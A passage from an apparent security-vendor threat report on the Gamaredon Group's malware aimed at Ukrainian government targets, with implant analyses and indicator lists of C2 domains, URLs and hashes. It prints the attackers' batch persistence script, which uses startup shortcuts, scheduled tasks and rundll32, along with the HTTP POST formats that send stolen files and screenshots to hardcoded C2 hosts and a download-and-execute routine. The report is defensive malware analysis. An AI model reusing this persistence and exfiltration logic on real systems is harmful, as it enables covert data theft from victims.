7. Copy all files with the above extensions from all users’ “Desktop”, “Documents”, and “Downloads” folders to “%TEMP%\reports\%COMPUTERNAME%\Desktop\”, “%TEMP%\reports\%COMPUTERNAME%\Documents\” and “%TEMP%\reports\%COMPUTERNAME%\Downloads\” respectively



```
:win_xp
set dir1=%WINDIR%\Setup\State\Office
set param1=/SC MINUTE /MO 15 /RU "SYSTEM"
set param2=/SC MINUTE /MO 20 /RU "SYSTEM"
set param3=/SC MINUTE /MO 25 /RU "SYSTEM"

cd %CD%
copy "%CD%\UsrClass.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка\" /y
copy "%CD%\SmartArtGraphicsLog.lnk" "%USERPROFILE%\Главное меню\Программы\Автозагрузка\" /y
goto ends


:win_7
set dir1=%APPDATA%\Microsoft\Office
set param1=/SC MINUTE /MO 15 /F
set param2=/SC MINUTE /MO 20 /F
set param3=/SC MINUTE /MO 25 /F

cd %CD%
copy "%CD%\UsrClass.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /y
copy "%CD%\SmartArtGraphicsLog.lnk" "%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\" /y
goto ends


:ends
MD "%dir1%"

copy "%CD%\winrestore.dll" "%dir1%\MSO1234.win" /y
copy "%CD%\LocalSMS.dll" "%dir1%\MSO1567.dls" /y
copy "%CD%\OfficeUpdate.dll" "%dir1%\MSO5678.usb" /y
copy "%CD%\MpClients.dll" "%dir1%\MSO8734.obn" /y

start /b rundll32.exe %dir1%\MSO1234.win,updater
start /b rundll32.exe %dir1%\MSO1567.dls,EntryPoint


schtasks /Create /TN UpdatesWinRes /TR "%windir%\system32\rundll32.exe %dir1%\MSO1234.win,updater" %param1%
schtasks /Create /TN UpdatesWinDLL /TR "%windir%\system32\rundll32.exe %dir1%\MSO1567.dls,EntryPoint" %param2%
```

Figure 5 The document stealing logic inside “condirs.cmd”

8. Execute the exported function “StartBackup” within “MSO5678.usb” using rundll32.exe

9. Execute the exported function “bitDefender” within “MSO8734.obn” using rundll32.exe

10. Clean up temporary files, sleep, and delete itself

When this script has completed, a series of implants giving the attacker the ability to steal files, capture screenshots and evade detection are deployed on the system. These individual implants are analyzed in detail in Appendix A.

Trends Across Implants


While the payloads used to control compromised systems have evolved over time, many commonalities appear across the samples. While not every sample distributed by this group is described in this blog, hashes of the known samples are included in the Indicators of Compromise section. Some interesting behaviors from a few of the related samples include:

- Many of the batch scripts include misspellings of common English words. One such example is the filename “cmd”. While another example, “domen”, is used as a variable name in a batch script which is likely meant to be “domain”
- Almost all batch scripts in all samples ping localhost as a means of sleeping

- Many of the batch scripts are named “cmd” and some include the string “Trons_ups” and “Treams”
- Many of the batch scripts use the same commands for determining operating system version.
- Many of the early samples used applications such as wget, UltraVNC, and ChkFlash. These utilities have been replaced with custom tools in the latest sample
- Samples employing VNC used the same configuration and passwords

Additionally, the infrastructure used by this group has not changed much in the past three years. Many of the samples reused the same domains for implant communication. Also, many of the custom developed tools use hardcoded network locations.

Monikers used for filenames, exported DLL functions, domains, and variable names in scripts seem to be themed and consistent. By pivoting on indicators from one of the SFX implants within AutoFocus additional samples are easily identified by overlaps in these consistencies. Most samples were delivered in a similar fashion: an SFX dropping resources which are staged and loaded with a batch and/or VBS script. The reuse of SSL certificates between IPv4 addresses as well as the reuse of IPv4 addresses between domains names is apparent when viewing a large collection of entities involved in this campaign, as shown below.



Focusing in on one of the newest samples (analyzed in Appendix A), the reuse of file names as well as SFX content files becomes apparent.



wmphost.exe
5b22ace98b57ed19d815c49983c96a1c...
a46508ec9e48c256261b2d1914532a36...
840b3d4ec95dbf311f792a9f50137056...
1825c2b4c165876a...
90ba0f95896716b799f8651e0600d4f...
400f53a89d08d47f608e1288d9673bf8...
win-restore.ru
winrestore.dll
0f745512940a0efd8f0
LocalSMS.dll
37c78ee7826d63bb9219de594ed6693f...
97ebd7bfad63b36b4572132f6ece35
b46ea3819b7ebbb81630...
5a14159c49a0d1a5a11d57f0...
adobe.update-service.net
2017-01-24
e24715900aa5c9de807b0c8f6ba80156...
f2296bcb6be68dfb310baec2091fb11a...
OfficeUpdate.dll
proxy-spread.ru
08e69f21c3c60a4a9b78f580c3a51d4c...
AdapterTroubleshooter.exe
a972ad0ddc00d5c04d9fe26f1746e120...
condirs.cmd
d01df47b6187631c9a93bdad1298439a...
2f0b26f2f7d164ea1f52...
MpClients.dll
2ded2f3b5b5b6155ce818893c67887cb...
SmartArtGraphicsLog.lnk
46a39da996b01e26ddd71d51c9704de2...
a7e27ff0695a4bdf58c584f4866 4acd3...
d1ba365e9ff0a4f3a2cb3...57568e58...
c94557864ed...
UsrClass.lnk
contains
named
Drops file
2017-01-20
2016-12-21
2016-02-17
2017-01-27
2017-01-25
2017-01-09

Figure 6 Overview of the relationships between Samples and Network Infrastructure used by the Gamaredon Group

Final Word

The implants identified have limited, generic, and often conflicting detections on VirusTotal. The threat group using these implants has been active since at least 2014 and has been seen targeting individuals likely involved in the Ukrainian government. Some of the samples share delivery mechanisms and infrastructure with samples which are detected by a few antivirus vendors as Gamaredon. However, newer variants deliver more advanced malware which goes unnamed.

Periodically, researchers at Palo Alto Networks hunt through WildFire execution reports, using AutoFocus, to identify untagged samples' artifacts in the hopes of identifying previously undiscovered malware families, behaviors, and campaigns.

This blog presents a threat group identified by the above process using AutoFocus. By actively hunting for malicious activity and files instead of waiting for alerts to triage, defenders can identify and building protections for new trends before they arrive on their corporate networks and endpoints. More details about this threat group can be found in the AutoFocus tag GamaredonGroup.

Palo Alto Networks customers are protected from this threat in the following ways:

- WildFire identifies the malware described in this report as malicious.
- Traps prevents execution of the malware described in this report.
- The C2 domains used by this group are blocked through Threat Prevention.

Special thanks go out to Tom Lancaster for both his assistance in this investigation and for his charming good looks.

Appendix A: Custom Implant Analyses

USBStealer: MSO5678.usb / OfficeUpdate.dll

This file is a USB file stealer which can be also guessed by its internal name "USBgrabber.dll". However, the implementation is sloppy which makes it a file stealer for any newly connected logical volume on a system. This is because the malware monitors the computer for messages WM_COMMAND and WM_DEVICECHANGE, but not verifying if a USB drive was connected.


The malware creates two mutexes "__Wsnusb73__" and "__Wsnusbtt73__". Then, it creates the following folder in the temp path of the local user:

"C:\Users\<Username>\AppData\Local\Temp\reports"

This folder is used as a temporary location to copy all files from a newly connected logical drive to and upload them to the C2 server. The files are transferred to the hardcoded C2 server "195.62.52.93" one by one via HTTP POST method. The following request is used which also includes information about the victim, the file to be transferred as well as the source drive:

```
POST /post.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----qwerty
Host: 195.62.52.93
Content-Length: ...
Cache-Control: no-cache

------qwerty
Content-Disposition: form-data; name="filename"

\\<filename>
------qwerty
Content-Disposition: form-data; name="filedate"

<month>/<day>/<year> <hour>:<seconds>
------qwerty
Content-Disposition: form-data; name="compname"

<ComputerName>||<Username>||<UserHWGUID>||<C_VolumeSerialNumber>
------qwerty
Content-Disposition: form-data; name="serial"

<SerialNumberOfDriveToStealFrom>
------qwerty
Content-Disposition: form-data; name="w"

"?"
------qwerty
Content-Disposition: form-data; name="filesize"

<FileSize>
------qwerty
Content-Disposition: form-data; name="file"; filename="<AbsoluteFilePathInTemporaryLocation>"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

...File data...

------qwerty--
```

The malware also creates a SQLite database named "asha.dat" in the local users temp folder. Therein, it keeps track of files which were stolen by calculating the MD5 hash of the filename followed by the file length. Therefore, it creates a Unicode string of the original file path from the drive and concatenates the file size in bytes to it. Finally, it uses the API functions MD5Init(), MD5Update() and MD5Final() to calculate the hash and store it in the database.



Name	Type	Schema
Tables (1)		
hashes		CREATE TABLE hashes (hash char(32) primary key)
Indices (1)		
sqlite_autoindex_hashes_1		
Views (0)		
Triggers (0)		

Figure 7 Structure of the database created by the malware

It should be noted, that only hashes of files are added to the database that don't have the following extensions:

- DLL
- BIN
- CAB
- EXE
- ISO

Downloader: MSO1567.dls / LocalSMS.dll

This file is essentially a simple downloader which contacts the C2 server to send some user data and get an executable as response which will be executed. The DLL is written in C++ and contains all of the functionality is in an export function named "EntryPoint". The file was compiled without any compiler or linker optimizations, thus the big file size and the remaining PDB path string.

At first, the malware retrieves the temp path of the local user ("C:\Users\<Username>\AppData\Local\Temp\"), the computer name (e.g. "WIN-MLABCSUOVJB"), the hardware profile GUID (e.g. "{826ee360-7139-11de-8d20-808e6f6e6263}") and the volume serial number of C:\ drive (e.g. "1956047236"). Next, it takes the following hardcoded string:

http://adobe.update-service[.]net/index.php?comp=

To create a URL string with the victims information for contacting the C2 server:

- http://adobe.update-service[.]net/index.php?comp=WIN-MLABCSUOVJB&id=WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236

To create the filename where the downloaded file will be saved, the malware tries to build a random string of 10 characters. However, due to an implementation error the string always ends up being the same, namely "frAQBc8Wsa". This string gets concatenated with the retrieved local users temp path to the following file path:

- C:\Users\<Username>\AppData\Local\Temp\frAQBc8Wsa

Then, it uses the API function URLDownloadToFileA() to download a payload to disk and executes it via CreateProcess(). Finally, it sleeps for 60 seconds before terminating the payload and the DLL exits.

Downloader: MSO8734.obn / MpClients.dll

This file is a slightly more advanced version of LocalSMS.dll downloader. Instead of downloading a payload directly to disk, this file requests a download command from the C2 server which contains the actual payload URL to be used. Therefore, it uses a basic network implementation based on the Winsock functions. All the functionality of this DLL is put into an export function named "bitDefender".

It creates a socket, requests the address of the hardcoded C2 server “win-restore.ru” via gethostbyname() and connects to it. Thereafter, it also collects the volume serial number of C:\ drive, the computer name and the hardware profile GUID. With this information, it creates the following string used by a subsequent send() function call:

“GET /css.php?id=WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236 HTTP/1.1

Host: win-restore.ru

Connection: close”

The response will be stored into a memory buffer via recv() and scanned for the string “urltoload={“. As the name suggests, the received data contains the actual URL of the payload inside curly brackets. The URL gets pulled out of the string and is used again as input for the API function URLDownloadToFile(). Again, the same file path will be used to store the payload on disk and execute it:

“C:\Users\<Username>\AppData\Local\Temp\frAQBc8Wsa”

Pteranodon: MSO1234.win / winrestore.dll

Pteranodon is a backdoor which also can capture screenshots based on a configuration file created on the disk. Further, it uploads the screenshots to the C2 server unencrypted. All the functionality of this DLL is put into an export function named “updater”.

At first, it retrieves the %APPDATA% folder of the local user to build the following file path:

“C:\Users\<Username>\AppData\Roaming\Microsoft\desktop.ini”

Then, it checks if the file already exists and continues execution if so. If not, it runs a routine which checks if there is mouse movement as an anti-sandbox technique. If no mouse movement is detected the malware runs in an infinite loop checking for mouse movement.

If the file “desktop.ini” does not exist, the malware creates it and writes the following information into it:

” interval={60} msfolder={10} status={0}”

This information is used as configuration data to create the screenshots. There are also other commands possible which can be retrieved from the C2 server. The following commands are available:

exec={

This command is used to download and execute a payload from a URL present in the curly brackets. It creates a random file path in temp folder, calls URLDownloadToFile() and CreateProcess() to run the payload. Then, it waits 30s and terminates the payload.

interval={

This command is used to define the interval in seconds between the creation of two or more screenshots.

msfolder={

This command defines the number of screenshots to create.


command={ / command_c={

This command is used to execute a file present as a string between the curly brackets. The variant with the “c” uses the Windows tool cmd.exe with help of ShellExecute().

status={

This command contains the flag which defines if screenshots should be made ("1") or not ("0").

Next, it checks for a mutex named "asassin1dj" to verify if the system is already infected and creates it if this isn't the case:



```
call    get_user_info
mov     [ebp+var_4], 0
call    read_config_data
push    offset Mutex       ; "asassin1dj"
push    0                  ; bInitialOwner
push    0                  ; lpMutexAttributes
call    ds:CreateMutexA
call    ds:GetLastError
cmp     eax, ERROR_ALREADY_EXISTS
jnz     short loc_100027A0
```

Figure 8 Mutex check and creation routine

Next, it creates the following folder, if not already present:

"C:\Users\<Username>\AppData\Roaming\Microsoft\store"

Next, according to the configuration data in "desktop.ini" it constantly creates 24-bit color depth JPEG screenshots without extension in the store folder with help of GDI32 and gdiplus API functions. The following file naming scheme for the screenshots is used:

<year><month><day>_<hour><minute><seconds>

After the last screenshot was created, it uploads all files from the "store" folder to the C2 server "win-restore[.]ru". Then, it deletes all the files present in the folder and starts a new screenshot creation cycle. It should be noted that there is no check of what files are uploaded. The files are uploaded via POST HTTP method to the script "vvd.php". For this, the following HTTP request is used which contains also data from the victim as well the JPEG files:

```
POST /vvd.php HTTP/1.1
Accept: application/x-www-form-urlencoded
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=----------987978B0urd3Gf_$
Accept-Charset: utf-8
User-Agent: asasing
Host: win-restore.ru
Content-Length: <length>
Cache-Control: no-cache

------------987978B0urd3Gf_$
Content-Type: text/html
Content-Disposition: form-data; name="uuid"

WIN-MLABCSUOVJB_{826ee360-7139-11de-8d20-808e6f6e6263}1956047236
------------987978B0urd3Gf_$
Content-Type: application/octet-stream
Content-Disposition: form-data; name="file0"; filename="<year><month><day>_<hour><minute><sec
Content-Transfer-Encoding: 8bit
...JPEG file...
------------987978B0urd3Gf_$
Content-Type: application/octet-stream
Content-Disposition: form-data; name="file1"; filename="<year><month><day>_<hour><minute><sec
Content-Transfer-Encoding: 8bit
...JPEG file...
...
------------987978B0urd3Gf_$
```

Finally, it checks if any new command information is available from the C2 server and updates the "desktop.ini" file according to it. Based on functionality, compile timestamps, and binary differencing this malware is likely an updated version of 598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824.

wmphost.exe

This file runs an infinite loop until mouse movement gets detected, then it exits. This file can be used to circumvent sandboxes that don't simulate mouse movement. To detect if it's running inside a sandbox, another file can scan the list of running processes to see if "wmphost.exe" is present or not.

Appendix B: Indicators of Compromise

Domain Names

admin-ru[.]ru

adobe.update-service[.]net

apploadapp.webhop[.]me

brokbridge[.]com

cat.gotdns[.]ch

check-update[.]ru

childrights.in[.]ua

conhost.myftp[.]org

docdownload.ddns[.]net

downloads.email-attachments[.]ru

downloads.file-attachments[.]ru

dyndownload.serveirc[.]com

e.muravej[.]ua

email-attachments[.]ru

file-attachments[.]ru

freefiles.myftp[.]biz

getmyfile.webhop[.]me

googlefiles.serveftp[.]com

grom56.ddns[.]net

grom90.ddns[.]net

hrome-update[.]ru

hrome-updater[.]ru

loaderskypetm.webhop[.]me

loadsoulip.serveftp[.]com

mail.file-attachments[.]ru

mails.redirectme[.]net

mars-ru[.]ru

msrestore[.]ru

oficialsite.webhop[.]me

parkingdoma.webhop[.]me

poligjong.webhop[.]me

polistar.ddns[.]net

proxy-spread[.]ru

rms.admin-ru[.]ru

samotsvety.com[.]ua

skypeemocache[.]ru

skypeupdate[.]ru

spbpool.ddns[.]net

spread-service[.]ru

spread-ss[.]ru

spread-updates[.]ru

stor.tainfo.com[.]ua

tortilla.sytes[.]net

ukrnet.serveftp[.]com

ukrway.galaktion[.]ru

umachka[.]ua

update-service[.]net

updatesp.ddns[.]net

updateviber.sytes[.]net

webclidie.webhop[.]me

win-restore[.]ru

winloaded.sytes[.]net

winupdateloader[.]ru

www.file-attachments[.]ru

www.win-restore[.]ru

yfperoliz.webhop[.]me

URLs:

http://childrights.in[.]ua/public/manager/img/scrdll.ini

http://prestigeclub.frantov[.]com.ua/press-center/press/chrome-xvnc-v5517.exe

http://umachka[.]ua/screen/dk.tmp

http://umachka[.]ua/screen/screen.tmp

http://viberload.ddns[.]net/viber.nls

Hashes:

Samples using custom developed tools:

002aff376ec452ec35ae2930dfbb51bd40229c258611d19b86863c3b0d156705

08e69f21c3c60a4a9b78f580c3a55d4cfb74729705b5b7d01c1aecfd58fc49e6

0c47cf984afe87a14d0d4c94557864ed19b4cb52783e49ce96ebf9c2f8b52d27

0dc1010c3d3766158e2347d10fc78d9223c6e0e3a44aa8a76622aeff7d429ab9

0f745512940e0efd8f09c6d862571cba2b98fac9a9f7cf30dedcc08ace43a494

145dab86a43835bb37734c16756d6d64d8e5ac6b87c491c57385e27b564136b8

222e85e6d07bdc3a2141cdd582d3f2ed4b1ce5285731cc3f54e6202a13737f8d

2f2b26f2f7d164ea1f529edbc3cb8a1063b39121dad4dd19d8ee4bbbaf25ed37

3242183b1f0176a2e3cfb6bfef96b9d55c5a59ea9614dbde4ef89979336b5a5d

3773ddd462b01f9272656f3150f2c3de19e77199cf5fac1f44287d11593614f9

37c78ee7826d63bb9219de594ed6693f18da5db60e3cbc86795bd10b296f12ac

3e5b1116b2dfd99652a001968a05fc962974931a0596153ab0dea8e4a9982f89

400f53a89d08d47f608e1288d9873bf8d421fc7cd642c5e821674f38e07a1501

598c55b89e819b23eac34547ad02e5cd59e1b8fcb23b5063a251d8e8fae8b824

5b22ace98b57ed19d815c49983c96a3c6ff0b2701e8167d4422c6990982abcf9

5ec8b7ca4461720bd69fb49b3f6cae637d8ac3bbd675da938bc5a84e9b73b395

840b3d4cc95dbf311f792a9f50137056deb66bfdbb55eb9f54ff381a0df65656

90ba0f95896736b799f8651ef0600d4fa85c6c3e056e54eab5bb216327912edd

97ebd7bfad63b36b4572132f6ece359ff9991f269048c0b145411699bfe3dc34

9a1fd88970da3809f45cef00360d1e54ea11a70035c277c130404a67371e142d

9cb64d3242d2b591bd2ff13b1aadef2e6b4bf9147f4a0926613b7c9343feb312

a46508ec9e48c256261b2d1914532a36ac7da093253320135d77581051751b75

a7e27ff0695a4bdf58c584f48664acd3a385ccebf3a542fdd6d7383f414aa83a

a804beddd22bb76ea207a9607ed5c888f2f640cbd9ed9a32942fcd0b8a25c4d5

ae5ab2e887a9b46ea7819b7ebbb8163028e66882c97e75b0698dc3a69a69d7da

b2fb7d2977f42698ea92d1576fdd4da7ad7bb34f52a63e4066f158a4b1ffb875

b9434e5a14159c49af2d1a5a11d570f195797d6b17aa560c3dde4a5b3486bf2a

be2be662cc821a924d5641422dd1116e99188c6923da092ca3f0f8f862bd2d2d

d01df47b6187631c9a93bdad1298439ab1a1c5529b3319f3614b6ec2455e5726

d1ba365e93ff0a4f3a2cb1d657568e583e3fbd7dbb1c2c52e28f16480324e3bb

ddfc6bb4819527b2424d6e1a84f04b67adad79401e39efbffba5b7d727e732f0

df434f54802a6814628f30cae335c302bae7085c4e8314d71a41a47d9c410c39 e24715900aa5c9de807b0c8f6ba8015683af26c42c66f94bee38e50a34e034c4

f2296bcb6be68dfb330baec2091fb11a42a51928ba057164213580e6ff0e1126

Samples using bundled commodity tools:

026be8a873560f1496c6961f6e36c312bdda01beacb17c4b744f35ee1923d061

03c943f5cba11b09b9c3afa0705d4a027e5a9d81b299711740cc5aedfe4b4aa1

03e5e99cc8280de4663c4b65bfd26782d4975258808a63a4b20bc068008df7f5

059e40ba91b2b2d827c200476fcbd0fad0d43ab198d0c206c996777d27e6de65

0669e61e51cf43daa431d52b5461c90bdce1b1bee03b087e4406c30264dcb9a4

068b9a9194efacc16cf142814e79b7041b6ab3d671a95bb508dbd30061c324aa

0b4a90b823a581311c4acb59f35e32f81f70ca16a2538f54f4dbe03db93350df

0b5316d723d1ebbec9aba0c9ff6761050305d644c3eeb5291b4e2c4de9e5fa15

0b8d59312699739b6e6cb7aeb0f22a2eaebbb0fd898a97ef9b83e8d8e9ce67a0

0dd13d2d0edbcf9d1825c2bfc165876ada2e4d04e2981a0003cb6503fad2287b

0ddb7867e31f3f30cd1cfe74393f8ac5bbdc61538278de9219a49345f0d3af7f

13fed3accac4f38f28e606b110a3b7924d9c7a1a911f8c0613d0bb791e715267

151cf4c83722ba171ae42640e5e13af67ca06ee0a06a74afa53931acf6ac1506

17006d77cc1459aa3d70e4e9377edb2547a7446647aa9872c9dd9ad860ed7e39

1ec7e595677038145991c6d84dc7808602142f258c1f90e9486cca0fe531d74f

208dc592111a8221a9c633efc120b890585f9a67ed340cbb5ec9db4cd5e164e4

2124adbee89f2c1cb65896bed26e7ffa8bf0fcbdfeb99a9e751fea9cca7a896b

22e97292671ada8deef4329eb115c52f6f1bc598bcf01a3961f1c35a2230a013

